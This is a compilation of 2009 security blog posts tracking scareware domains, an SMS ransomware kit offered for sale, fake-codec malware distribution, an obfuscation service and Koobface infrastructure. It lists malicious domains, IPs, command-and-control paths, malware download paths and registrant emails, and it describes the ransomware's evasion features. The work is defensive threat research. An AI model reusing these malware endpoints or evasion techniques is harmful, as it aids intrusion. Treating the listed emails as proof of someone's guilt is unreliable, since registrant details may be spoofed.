promalwarescannerv2 .com - Email: info@researchcmr.com

spywarefolderscannerv2 .com Email: willpan@glamoxcon.com

antivirusscannerv10 .com - Email: mohammed32@yahoo.com

scanyourcomputeronlinev1 .com - Email: info@chinainindia.org.in

folder-antivirus-scanv1 .com - Email: info@duebamet.com

personalfolderscanv2 .com - Email: hfbeauty@yahoo.com

spywarefolderscannerv2 .com - Email: willpan@glamoxcon.com

privatevirusscannerv2 .com - Email: hfbeauty@yahoo.com

secure-antivirus-scanv3 .com - Email: info@duebamet.com

bestfoldervirusscanv3 .com - Email: alfonso-li@sohun.com

antispyware-scannerv3 .com - Email: willpan@glamoxcon.com

liveantimalwarescannerv3 .com - Email: hongkong@campusparis.org

onlinespywarescannerv3 .com - Email: Peng@pradac.cn

onlineantivirusscanv4 .com - Email: Peng@pradac.cn

onlineantispywarescanv6 .com - Email: czoao@hotmail.com

antivirus-scannerv6 .com - Email: paul.smith@acdc.cn

antivirusonlinescanv9 .com - Email: info@chinainindia.org.in

antimalwarescannerv9 .com - Email: mohammed32@yahoo.com

417

antispywarescannerv9 .com - Email: mohammed32@yahoo.com

bestcomputerscanv7 .com - Email: cgrenier@reclamation.com

in5id .com - 67.212.71.196 - Email: getoony@gmail.com

goscantune .com - Email: canrcnad@gmail.com

in5ch .com - Email: getoony@gmail.com

goscanback .com - Email: alcnafuch@gmail.com

goscanlook .com - Email: chinrfi@gmail.com

gotunescan .com - Email: canrcnad@gmail.com

gofatescan .com - Email: alcnafuch@gmail.com

gobackscan .com - Email: alcnafuch@gmail.com

goparkscan .com - Email: canrcnad@gmail.com

in5st .com - Email: getoony@gmail.com

gagtemple .info - Email: tiermity@gmail.com

strelyk .info - Email: tiermity@gmail.com

mixsoul .info - Email: tiermity@gmail.com

loacher .info - Email: tiermity@gmail.com

unvelir .info - Email: tiermity@gmail.com

lendshaft .info - Email: tiermity@gmail.com

goironscan .com - 209.44.126.152 - Email: aloxier@gmail.com

metascan4 .com - Email: exmcon@gmail.com

notescan4 .com - Email: exmcon@gmail.com

genscan4 .com - Email: exmcon@gmail.com

scanlist6 .com - Email: exmcon@gmail.com

goscanpark .com - Email: exmcon@gmail.com

gobackscan .com - Email: exmcon@gmail.com

gomapscan .com - Email: exmcon@gmail.com

scan4gen .com - Email: exmcon@gmail.com

namearra .info - Email: stnorvel@gmail.com

xtraroom .info - Email: stnorvel@gmail.com

sundalet .info - Email: stnorvel@gmail.com

419

privacy-centre .org - 89.208.136.91 - Email: acapz@freebbmail.com

prvacy-centre .org - Email: acapz@freebbmail.com

privacy-centar .org - Email: acapz@freebbmail.com

prvacy-centar .org - Email: acapz@freebbmail.com

privacy-ceter .org - Email: acapz@freebbmail.com

prvacy-ceter .org - Email: acapz@freebbmail.com

privacy-center .org - Email: acapz@freebbmail.com

prvacy-center .org - Email: acapz@freebbmail.com

privacy-centor .org - Email: acapz@freebbmail.com

privacy-centr .org - Email: acapz@freebbmail.com

prvacy-centr .org - Email: acapz@freebbmail.com

pcenter56 .com

privacyupdate447 .com - Email: prv54@lycos.com

pcenter57 .com

personalonlinescanv3 .com - 78.46.251.41 - Email: vms@hellofm.in

antivirusfolderscanv5. com - Email: Bush.Mussar@yahoo.com

antivirusfolderscannerv5 .com - Email: Bush.Mussar@yahoo.com

privatevirusscannerv5 .com - Email: cs@pakoil.com.pk

antivirusforcomputrerv5 .com - Email: Bush.Mussar@yahoo.com

spywarefastscannerv6 .com - Email: cs@pakoil.com.pk

antimalwarescanv7 .com - Email: Bush.Mussar@yahoo.com

antimalwareproscannerv8 .com - Email: Bush.Mussar@yahoo.com

antimalwareproscannerv9 .com - Email: Bush.Mussar@yahoo.com

antivirusscannerv9 .com - Email: Bush.Mussar@yahoo.com

advanedspywarescan .com - Email: xors678@freebbmail.com

securedvirusscan .com - Email: adsff@freebbmail.com

secured-virus-scanner .com - Email: adsff@freebbmail.com

free-spyware-cleaner .com - 212.117.160.18 - Email: robertsimonkroon@gmail.com

free-spyware-checker .org - Email: robertsimonkroon@gmail.com

fast-spyware-cleaner .org - Email: robertsimonkroon@gmail.com

clean-pc-now .org - Email: robertsimonkroon@gmail.com

spyware-scaner .com - Email: robertsimonkroon@gmail.com

free-spyware-cleaner .com - Email: robertsimonkroon@gmail.com

free-tube-orgasm .net - Email: robertsimonkroon@gmail.com

free-spyware-cleaner .net - Email: robertsimonkroon@gmail.com

clean-pc-now .net - Email: robertsimonkroon@gmail.com

spyware-killer .biz - Email: robertsimonkroon@gmail.com

420

protectionsystemlab .com - 89.149.254.174; 91.212.198.36

ez-scanner-online .com

smart-antivirus-online .com

uptodatesystem .com

checks-files-now .com

download-filez-now .us

files-download-now .net

check-files-now .net

antispyware2009 .com - 75.125.241.58

remover .org

antispyware .com

regsweep .com

registryclear .com

adwarebot .com

cleanmalwarefree .com - 218.93.205.244 - Email: IvanMaltzev@gmail.com

killlabs .com - Email: ad6@safe-mail.net

cleanmalwarefast .com - Email: ad6@safe-mail.net

cleanmalwareeasy .com - Email: ad6@safe-mail.net

421

adware-2010 .com - 67.211.161.49

adware-2009.comantispyware2013 .com - 98.124.199.1; 98.124.198.1

antispyware2012 .com

securityscanweb .com - 209.44.126.22 - Email: Gerald.A.Flowers@trashymail.com

securitytestavailable .com - 209.44.126.81 - Email: Roy.M.Tucker@pookmail.com

liveantivirusinfov2 .com - 78.47.132.222; 78.47.172.69 - Email: cgrenier@reclamation.com

antivirus-scannerv9 .com - Email: paul.smith@acdc.cn

purchuaseonlinedefence .com - 78.47.91.154 - Email: jenny@allbestmarine.com.sg

purchuaseliveprotection .com - Email: jenny@allbestmarine.com.sg

windowssecurityinfo .com - 83.133.123.113 - Email: arziw12@freebbmail.com

antimalwarescanner-v2 .com - Email: tareen@yahoo.com

maliciousbaseupdates .com - Email: freight@beds.com

ieprotectionlist .com - Email: vanmullem@yahoo.com

personalcleaner2009 .com - 88.208.19.4 - Email: personalcleaner2009.com@liveinternetmarketingltd.com

ak-networkcommerce .com - Email: ak-networkcommerce.com@liveinternetmarketingltd.com

pc-antimalwaresuite .com - Email: pc-antimalwaresuite.com@liveinternetmarketingltd.com

basepayment .com - Email: basepayment.com@liveinternetmarketingltd.com

Sampled malware phones back to **od32qjx6meqos .cn/ua.php**, more phone back locations are also parked there:

0ni9o1s3feu60 .cn - 220.196.59.23 - Email: robertsimonkroon@gmail.com

mf6gy4lj79ny5 .cn - Email: robertsimonkroon@gmail.com

84u9wb2hsh4p6 .cn - Email: robertsimonkroon@gmail.com

7bs5nfzfkp8q8 .cn - Email: robertsimonkroon@gmail.com

kt4lwumfhjb7a .cn - Email: robertsimonkroon@gmail.com

q2bf0fzvjb5ca .cn - Email: robertsimonkroon@gmail.com

rncocnspr44va .cn - Email: robertsimonkroon@gmail.com

t1eayoft9226b .cn - Email: robertsimonkroon@gmail.com

4go4i9n76ttwd .cn - Email: robertsimonkroon@gmail.com

kzvi4iiutr11e .cn - Email: robertsimonkroon@gmail.com

hxc7jitg7k57e .cn - Email: robertsimonkroon@gmail.com

mt3pvkfmpi7de .cn - Email: robertsimonkroon@gmail.com

fyivbrl3b0dyf .cn - Email: robertsimonkroon@gmail.com

z6ailnvi94jgg .cn - Email: robertsimonkroon@gmail.com

p7keflvui9fkl .cn - Email: robertsimonkroon@gmail.com

f1uq1dfi3qkcm .cn - Email: robertsimonkroon@gmail.com

p0umob9k2g7mp .cn - Email: robertsimonkroon@gmail.com

7zju2l82i2zhz .cn - Email: robertsimonkroon@gmail.com

423

One of the latest front-ends to scareware affiliate networks is AK Network Commerce Ltd (**ak-networkcommerce**

.com) :

" *Implementing latest anti-hacker technology based on expert and user reviews AK Network Commerce Ltd enables hacker-proof defense, blocks unauthorized access to your private information, and hides your identity. Having combined latest features of cutting-edge privacy protection technologies our knowledgeable team designed products to easily and effectively fight perilous cyber attempts. Thorough selection and step-by-step application of elements and tools required for comprehensive protection of your personal data helped us achieve success and become industry leading representatives. We did our best to prove that the time has come to leave behind worries about private data theft.* "

The company is the very latest attempt of a bogus company to build legitimacy into their " *latest anti-hacker technology*". Meanwhile, the blacklisting , sample distribution, and shutting down the scareware domains not only undermines the effectiveness of their largely centralized malware campaigns, costs them missed revenue projections, but also, it increases the opportunity costs for the gang.

Related posts:

[1]A Diverse Portfolio of Fake Security Software - Part Twenty Two

[2]A Diverse Portfolio of Fake Security Software - Part Twenty One

[3]A Diverse Portfolio of Fake Security Software - Part Twenty

[4]A Diverse Portfolio of Fake Security Software - Part Nineteen

[5]A Diverse Portfolio of Fake Security Software - Part Eighteen

[6]A Diverse Portfolio of Fake Security Software - Part Seventeen

[7]A Diverse Portfolio of Fake Security Software - Part Sixteen

[8]A Diverse Portfolio of Fake Security Software - Part Fifteen

[9]A Diverse Portfolio of Fake Security Software - Part Fourteen

[10]A Diverse Portfolio of Fake Security Software - Part Thirteen

[11]A Diverse Portfolio of Fake Security Software - Part Twelve

[12]A Diverse Portfolio of Fake Security Software - Part Eleven

[13]A Diverse Portfolio of Fake Security Software - Part Ten

[14]A Diverse Portfolio of Fake Security Software - Part Nine

[15]A Diverse Portfolio of Fake Security Software - Part Eight

[16]A Diverse Portfolio of Fake Security Software - Part Seven

[17]A Diverse Portfolio of Fake Security Software - Part Six

[18]A Diverse Portfolio of Fake Security Software - Part Five

[19]A Diverse Portfolio of Fake Security Software - Part Four

[20]A Diverse Portfolio of Fake Security Software - Part Three

[21]A Diverse Portfolio of Fake Security Software - Part Two

[22]Diverse Portfolio of Fake Security Software

This post has been reproduced from [23]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html

2. http://ddanchev.blogspot.com/2009/06/diverse-portfolio-of-fake-security.html

3. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

4. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security_16.html

5. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security.html

6. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security_31.html

7. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security.html

8. http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html

9. http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html

10. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html

11. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

12. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

13. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

14. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

15. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

16. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

17. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

18. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

19. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

20. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

21. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

22. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

23. http://ddanchev.blogspot.com/

425

5th SMS Ransomware Variant Offered for Sale (2009-07-29 13:17)

" *Your system has been blocked because it is running a pirated copy of Windows. In order to unblock it, enter the activation code sent to you by SMS-ing the following number.* "

Demand and [1]emerging business models based on micro-payment ransom meet supply, with yet another

SMS-based ransomware variant offered for sale ($25). Just like in previous underground market propositions, this one comes with a value-added service in the form of managed undetected binaries on a daily basis for an extra $5

for an undetected copy. It’s worth pointing out that due to the customization offered, their original layouts and the error messages will look a lot different once their customers get hold of the ransomware.

Key features include:

- protecting against repeated infection through Mutex

- pops-up on the top of all windows

- disables safe mode, as well as possible key combinations attempting to bypass the window

- adds itself as a trusted executable/excluded one in Windows Firewall

426

- variety of non-intrusive auto-starting/executable injecting capabilities

- Rotx encryption for the activation codes

- ability to embedd more than one activation code

- monitors and automatically blocks process names of tools that could allow removal

- complete removal of the code from the system once the correct activation code is entered

- zero detection rate of a sampled binary – of course the advertiser is biased and he didn’t bother including reference to the service he used (Virustotal, NoVirusThanks.org etc.)

Despite several isolated cases where the originally Russian-based ransomware is affecting international English-speaking users, the campaigns are primarily targeting Russian speaking users – at least for the time being until the malware authors or their customers start localizing it. This emerging micro-payment ransomware business model is the direct result of largely unregulated market segments allowing literally anyone to get hold of a premium and automatically managed number in order to facilitate it.

Related posts:

[2]4th SMS Ransomware Variant Offered for Sale

[3]3rd SMS Ransomware Variant Offered for Sale

[4]SMS Ransomware Source Code Now Offered for Sale

[5]New ransomware locks PCs, demands premium SMS for removal

This post has been reproduced from [6]Dancho Danchev's blog.

1. http://www.symantec.com/business/security_response/writeup.jsp?docid=2009-072422-2049-99&tabid=2

2. http://ddanchev.blogspot.com/2009/07/4th-sms-ransomware-variant-offered-for.html

3. http://ddanchev.blogspot.com/2009/05/3rd-sms-ransomware-variant-offered-for.html

4. http://ddanchev.blogspot.com/2009/05/sms-ransomware-source-code-now-offered.html

5. http://blogs.zdnet.com/security/?p=3197

6. http://ddanchev.blogspot.com/

Social Engineering Driven Web Malware Exploitation Kit (2009-07-30 16:36)

The [1]standardization through [2]template-ization of bogus codec/flash player/video pages, taking place during the past two years, has exponentially increased the [3]efficiency levels of malware campaigns relying exclusively on

[4]social engineering.

Just like [5]phishing pages being commodity, these commodity spoofs of legitimate software/plugins relying on

"visual social engineering" represent a market segment by themselves, one that some cybercriminals have been attempting to monetize for a while.

Case in point - their latest attempt to do so comes in the form of the first social engineering driven web malware exploitation kit.

Despite that the kit’s author has ripped off a well known exploits-serving malware kit’s statistics interface, what’s unique about this release is the fact that the exploit modules come in the form of " *Missing Flash Player*", " *Outdated Flash Player*", " *Missing Video Codec*", " *Outdated Video Codec", "Codec Required"* modules.

These very same modules represent the dominant social engineering attack vector on the Internet due to the quality of the spoofs and the end users’ gullibility while self-infecting themselves. For the time being, the author appears to be an opportunist rather than someone interested in setting new benchmarks for standardization social engineering by using the efficiency and delivery methods offered by a web malware exploitation kit.

429

Interestingly, a huge number of fake codec serving web sites are already detecting the OS/Browser of the visitor, and serving [6]Mac OS X based malware or Windows based malware based on the detection. This fact, as well as the fact that visual spoofs of OS X like dialogs are also getting template-ized are not a coincidence - it’s a signal for an efficient and social engineering driven malware delivery mechanism in the works. The development of the kit will be monitored and updates posted - if any.

Meanwhile, the recent blackhat SEO campaign which attempted to hijack ’ *Harry Potter and the Half-Blood Prince*’

related traffic is a good example on how despite the magnitude of the campaign – hundreds of thousands of indexed and malware serving pages – due to the manual campaign management, its centralized nature makes it easier to

shut down.

430

Upon clicking on a link, the end user was redirected to **usa-top-news .info** - 67.228.147.71 - Email:

fullhdvid@gmail.com, then to **world-news-scandals .com** Email: wnscandals@gmail.com, and finally to

tubesbargain .com/xplay.php?id=40018 - 216.240.143.7 - j0cqware@gmail.com where [7]the codec was served

from **exefreefiles .com** - 95.211.8.20 - Email: case0ns@gmail.com. More coded serving domains are parked on the same IPs:

216.240.143.7

sunny-tube-world .com - Email: briashou@gmail.com

the-blue-tube .com - Email: malccrome@gmail.com

onlysteeltube.com - Email: briashou@gmail.com

thecooltube .com - Email: malccrome@gmail.com

etesttube .com - Email: katschezz@gmail.com

thegrouttube .com - Email: katschezz@gmail.com

fllcorp .com

95.211.8.20

exe-load-2009 .com - Email: robeshur@gmail.com

exefiledata .com - Email: robeshur@gmail.com

exereload .com - Email: robeshur@gmail.com

431

load-exe-world .com - Email: robeshur@gmail.com

cool-exe-file .com - Email: robeshur@gmail.com

last-home-exe .com - Email: robeshur@gmail.com

exefreefiles .com - Email: case0ns@gmail.com

boardexefiles .com - Email: case0ns@gmail.com

exeloadsite .com - Email: j0cqware@gmail.com

The gang maintains another domain portfolio with pretty descriptive nature for phone back, direct fake codec serving purposes:

agro-files-archive .com

alkbbs-files .com

all-tube-world .com

best-light-search .com

432

besttubetech .com

chamitron .com

cheappharmaad .com

dipexe .com

downloadnativeexe .com

ebooks-archive .org

etesttube .com

exedownloadfull .com

exefiledata .com

exe-paste .com

exe-soft-development .com

exe-xxx-file .com

eyeexe .com

go-exe-go .com

greattubeamp .com

green-tube-site .com

hotexedownload .com

hot-exe-load .com

imagescopybetween .com

isyouimageshere .com

labsmedcom .com

last-exe-portal .com

lost-exe-site .com

lyy-exe .com

main-exe-home .com

mchedlishvili .name

metro-tube .net

my-exe-load .com

newfileexe .com

protectionimage .com

robo-exe .com

rube-exe .com

securetaxexe .com

softportal-extrafiles .com

softportal-files .com

storeyourimagehere .com

super0tube .com

super-exe-home .com

supertubetop .com

sysreport1 .com

sysreport2 .com

testtubefilms .com

texasimages2009 .com

the-blue-tube.com

thecooltube .com

thegrouttube .com

thetubeamps .com

thetubesmovie .com

tiaexe .com

tube-best-4free .com

433

tube-collection .com

tvtesttube .com

yourtubetop .com

Who’s behind these domains and the Harry Potter blackhat SEO campaign? But, "of course", it’s the "[8]fan club"

with the [9]Koobface connection, continuing to use [10]the same phone back locations that they’ve been using

during [11]the past couple of months - **myart-gallery .com**/senm.php - 64.27.5.202 - Email: jnthndnl@gmail.com; **robert-art .com/senm.php** - 66.199.229.229 - Email: robesha@gmail.com; **superarthome .com/senm.php** -

216.240.146.119 - Email: chucjack@gmail.com.

This post has been reproduced from [12]Dancho Danchev’s blog.

1. http://ddanchev.blogspot.com/2009/02/template-ization-of-malware-serving.html

2. http://ddanchev.blogspot.com/2008/07/template-ization-of-malware-serving.html

3. http://ddanchev.blogspot.com/2009/04/bogus-linkedin-profiles-redirect-to.html

4. http://ddanchev.blogspot.com/2009/02/fake-codec-serving-domains-from.html

5. http://ddanchev.blogspot.com/2008/03/phishing-pages-for-every-bank-are.html

6. http://blogs.zdnet.com/security/?p=3575

7.

http://www.virustotal.com/analisis/3f50aa3f6da31c4a93aa6113f927a67e836ee6cd96fdca6a161ab52918468950-12487

24591

8. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

9. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

10. http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html

11. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

12. http://ddanchev.blogspot.com/

434

Social Engineering Driven Web Malware Exploitation Kit (2009-07-30 16:36)

The [1]standardization through [2]template-ization of bogus codec/flash player/video pages, taking place during the past two years, has exponentially increased the [3]efficiency levels of malware campaigns relying exclusively on

[4]social engineering.

Just like [5]phishing pages being commodity, these commodity spoofs of legitimate software/plugins relying on

"visual social engineering" represent a market segment by themselves, one that some cybercriminals have been attempting to monetize for a while.

Case in point - their latest attempt to do so comes in the form of the first social engineering driven web malware exploitation kit.

Despite that the kit's author has ripped off a well known exploits-serving malware kit's statistics interface, what's unique about this release is the fact that the exploit modules come in the form of " *Missing Flash Player*", " *Outdated Flash Player*", " *Missing Video Codec*", " *Outdated Video Codec", "Codec Required"* modules.

These very same modules represent the dominant social engineering attack vector on the Internet due to the quality of the spoofs and the end users' gullibility while self-infecting themselves. For the time being, the author appears to be an opportunist rather than someone interested in setting new benchmarks for standardization social engineering by using the efficiency and delivery methods offered by a web malware exploitation kit.

436

Interestingly, a huge number of fake codec serving web sites are already detecting the OS/Browser of the visitor, and serving [6]Mac OS X based malware or Windows based malware based on the detection. This fact, as well as the fact that visual spoofs of OS X like dialogs are also getting template-ized are not a coincidence - it's a signal for an efficient and social engineering driven malware delivery mechanism in the works. The development of the kit will be monitored and updates posted - if any.

Meanwhile, the recent blackhat SEO campaign which attempted to hijack ' *Harry Potter and the Half-Blood Prince*'

related traffic is a good example on how despite the magnitude of the campaign – hundreds of thousands of indexed and malware serving pages – due to the manual campaign management, its centralized nature makes it easier to

shut down.

437

Upon clicking on a link, the end user was redirected to **usa-top-news .info** - 67.228.147.71 - Email:

fullhdvid@gmail.com, then to **world-news-scandals .com** Email: wnscandals@gmail.com, and finally to

tubesbargain .com/xplay.php?id=40018 - 216.240.143.7 - j0cqware@gmail.com where [7]the codec was served from **exefreefiles .com** - 95.211.8.20 - Email: case0ns@gmail.com. More coded serving domains are parked on the same IPs:

216.240.143.7

sunny-tube-world .com - Email: briashou@gmail.com

the-blue-tube .com - Email: malccrome@gmail.com

onlysteeltube.com - Email: briashou@gmail.com

thecooltube .com - Email: malccrome@gmail.com

etesttube .com - Email: katschezz@gmail.com

thegrouttube .com - Email: katschezz@gmail.com

fllcorp .com

95.211.8.20

exe-load-2009 .com - Email: robeshur@gmail.com

exefiledata .com - Email: robeshur@gmail.com

exereload .com - Email: robeshur@gmail.com

438

load-exe-world .com - Email: robeshur@gmail.com

cool-exe-file .com - Email: robeshur@gmail.com

last-home-exe .com - Email: robeshur@gmail.com

exefreefiles .com - Email: case0ns@gmail.com

boardexefiles .com - Email: case0ns@gmail.com

exeloadsite .com - Email: j0cqware@gmail.com

The gang maintains another domain portfolio with pretty descriptive nature for phone back, direct fake codec serving purposes:

agro-files-archive .com

alkbbs-files .com

all-tube-world .com

best-light-search .com

besttubetech .com

chamitron .com

cheappharmaad .com

dipexe .com

downloadnativeexe .com

ebooks-archive .org

etesttube .com

exedownloadfull .com

exefiledata .com

exe-paste .com

exe-soft-development .com

exe-xxx-file .com

eyeexe .com

go-exe-go .com

greattubeamp .com

green-tube-site .com

hotexedownload .com

hot-exe-load .com

imagescopybetween .com

isyouimageshere .com

labsmedcom .com

last-exe-portal .com

lost-exe-site .com

lyy-exe .com

main-exe-home .com

mchedlishvili .name

metro-tube .net

my-exe-load .com

newfileexe .com

protectionimage .com

robo-exe .com

rube-exe .com

securetaxexe .com

sk1project .org

softportal-extrafiles .com

softportal-files .com

storeyourimagehere .com

super0tube .com

super-exe-home .com

supertubetop .com

sysreport1 .com

sysreport2 .com

testtubefilms .com

texasimages2009 .com

the-blue-tube.com

thecooltube .com

thegrouttube .com

thetubeamps .com

thetubesmovie .com

tiaexe .com

tube-best-4free .com

tube-collection .com

tvtesttube .com

yourtubetop .com

Who’s behind these domains and the Harry Potter blackhat SEO campaign? But, "of course", it’s the "[8]fan club"

with the [9]Koobface connection, continuing to use [10]the same phone back locations that they’ve been using

during [11]the past couple of months - **myart-gallery .com**/senm.php - 64.27.5.202 - Email: jnthndnl@gmail.com; **robert-art .com/senm.php** - 66.199.229.229 - Email: robesha@gmail.com; **superarthome .com/senm.php** -

216.240.146.119 - Email: chucjack@gmail.com.

This post has been reproduced from [12]Dancho Danchev’s blog.

1. http://ddanchev.blogspot.com/2009/02/template-ization-of-malware-serving.html

2. http://ddanchev.blogspot.com/2008/07/template-ization-of-malware-serving.html

3. http://ddanchev.blogspot.com/2009/04/bogus-linkedin-profiles-redirect-to.html

4. http://ddanchev.blogspot.com/2009/02/fake-codec-serving-domains-from.html

5. http://ddanchev.blogspot.com/2008/03/phishing-pages-for-every-bank-are.html

6. http://blogs.zdnet.com/security/?p=3575

7.

http://www.virustotal.com/analisis/3f50aa3f6da31c4a93aa6 113f927a67e836ee6cd96fdca6a161ab52918468950-12487

24591

8. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

9. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

10. http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html

11. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

12. http://ddanchev.blogspot.com/

441

1.8

August

442

Summarizing Zero Day’s Posts for July (2009-08-03 17:02)

The following is a brief summary of all of my posts at ZDNet’s [1]Zero Day for July.

You can also go through previous summaries for [2]June, [3]May, [4]April, [5]March, [6]February, [7]January,

[8]December, [9]November, [10]October, [11]September, [12]August and [13]July, as well as subscribe to my

[14]personal RSS feed or [15]Zero Day's main feed.

Notable articles include - [16]Manchester City Council pays $2.4m in Conficker clean up costs; [17]Transmit-

ter.C mobile malware spreading in the wild and [18]Does free antivirus offer a false feeling of security?

01. [19]Manchester City Council pays $2.4m in Conficker clean up costs

02. [20]EyeWonder malware incident affects popular web sites

03. [21]Koobface worm joins the Twittersphere

04. [22]Transmitter.C mobile malware spreading in the wild

05. [23]ImageShack hacked by anti-full disclosure movement

06. [24]Does free antivirus offer a false feeling of security?

07. [25]Remote code execution exploit for Firefox 3.5 in the wild

08. [26]Adobe ships insecure version of Reader from official site

09. [27]The future of mobile malware - digitally signed by Symbian?

10. [28]419 scammers using Dilbert.com

11. [29]Spammers go multilingual, use automatic translation services

This post has been reproduced from [30]Dancho Danchev’s blog.

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2009/07/summarizing-zero-days-posts-for-june.html

3. http://ddanchev.blogspot.com/2009/06/summarizing-zero-days-posts-for-may.html

4. http://ddanchev.blogspot.com/2009/05/summarizing-zero-days-posts-for-april.html

5. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for-march.html

6. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for.html

7. http://ddanchev.blogspot.com/2009/02/summarizing-zero-days-posts-for-january.html

8. http://ddanchev.blogspot.com/2009/01/summarizing-zero-days-posts-for.html

9. http://ddanchev.blogspot.com/2008/12/summarizing-zero-days-posts-for.html

10. http://ddanchev.blogspot.com/2008/11/summarizing-zero-days-posts-for-october.html

11. http://ddanchev.blogspot.com/2008/10/summarizing-zero-days-posts-for.html

12. http://ddanchev.blogspot.com/2008/09/summarizing-zero-days-posts-for-august.html

13. http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html

14. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

15. http://feeds.feedburner.com/zdnet/security

16. http://blogs.zdnet.com/security/?p=3690

17. http://blogs.zdnet.com/security/?p=3713

18. http://blogs.zdnet.com/security/?p=3733

19. http://blogs.zdnet.com/security/?p=3690

20. http://blogs.zdnet.com/security/?p=3694

21. http://blogs.zdnet.com/security/?p=3706

22. http://blogs.zdnet.com/security/?p=3713

23. http://blogs.zdnet.com/security/?p=3725

24. http://blogs.zdnet.com/security/?p=3733

25. http://blogs.zdnet.com/security/?p=3743

26. http://blogs.zdnet.com/security/?p=3764

27. http://blogs.zdnet.com/security/?p=3781

28. http://blogs.zdnet.com/security/?p=3809

29. http://blogs.zdnet.com/security/?p=3813

30. http://ddanchev.blogspot.com/

444

Managed Polymorphic Script Obfuscation Services (2009-08-04 19:32)

Cybecriminals understand the value of quality assurance, and have been actively running business models on the top of it for [1]the past two years.

From the [2]multiple offline antivirus scanners using pirated software, the [3]online detection rate checking

services allowing scheduled URL scan and notification upon detection by antivirus vendors, to the underground

alternatives of VirusTotal in the form of [4]multiple firewalls bypass verification checks - cybercriminals are actively benchmarking and optimizing their releases before launching yet another campaign.

445

A newly launched service aims to port a universal managed malware feature on the web - the polymorphic [5]obfuscation of malicious scripts in an attempt to increase [6]the lifecycle of a particular campaign.

Interestingly, due to the obvious software piracy within the cybercrime ecosystem which allowed [7]propri-

etary malware tools to leak [8]in the wild, the service is using a particular malware kit's javascript obfuscation routines and is running a business model on it.

446

For the time being, it relies on three obfuscation algorithms, **HTMLCryptor** olnly - used 56 times, **TextUnescape** -

used 109 times, and **PolyLite** - already used 177 times. The DIY obfuscation service, also checks and notifies the cybercriminal over ICQ in cases when his IPs and domain names have been blacklisted by Google's Safebrowsing, as well as Spamhaus, and more checks against public malware domain/IP databases are on the developer's to-do list.

447

The price? $20 for monthly access and $5 for weekly. Despite the fact that the service is attempting to monetize a commodity feature available to cybecriminals through the managed updates that come with the purchase of a

proprietary web malware exploitation kit, it's not a fad since it fills in the DIY niche where the variety of the algorithms offered and their actual quality will either spell the doom or the rise of the service.

This post has been reproduced from [9]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2007/08/malware-as-web-service.html

2. http://ddanchev.blogspot.com/2008/04/quality-and-assurance-in-malware.html

3. http://ddanchev.blogspot.com/2008/10/quality-and-assurance-in-malware.html

4. http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html

5. http://ddanchev.blogspot.com/2007/08/offensive-storm-worm-obfuscation.html

6. http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html

7. http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html

8. http://ddanchev.blogspot.com/2008/04/diy-exploit-embedding-tool-proprietary.html

9. http://ddanchev.blogspot.com/

448

Movement on the Koobface Front (2009-08-04 21:10)

Now that the [1]Koobface gang is no longer expressing its [2]gratitude for the takedown of its command and

control servers, the group has put its contingency planning in action thanks to the on purposely slow reaction of

UKSERVERS-MNT’s ([3]78.110.175.15) abuse department.

Next to the regular updates (**web.reg .md**/1/[4]websrvx2.exe; **web.reg.md**/1/ [5]prx.exe), the group introduced two new domains and started taking advantage of two more IPs for its main command and control server. **upr0306 .com** now responds to:

[6]67.215.238.178 - AS22298 - Netherlands Distinctio Ltd

[7]78.110.175.15 - AS42831 UKSERVERS-AS UK Dedicated Servers Limited UK Dedicated Servers

[8]221.5.74.46 - AS17816 - CHINA169-GZ CNCGROUP IP network China169 Guangzhou MAN

and that includes the two new domains introduced - **pam-220709 .com**; **ram-220709 .com**, with **ram-220709**

.com/go/?pid=30909 &type=videxpgo.php?sid=4 &sref= redirecting to the [9]Koobface botnet.

Interestingly, **67.215.238.178** (hosted.by.pacificrack.com) was also used in the blackhat SEO campaigns from June/July, with [10]warwork .info and [11]tangoing .info parked there.

449

Related posts:

[12]Koobface - Come Out, Come Out, Wherever You Are

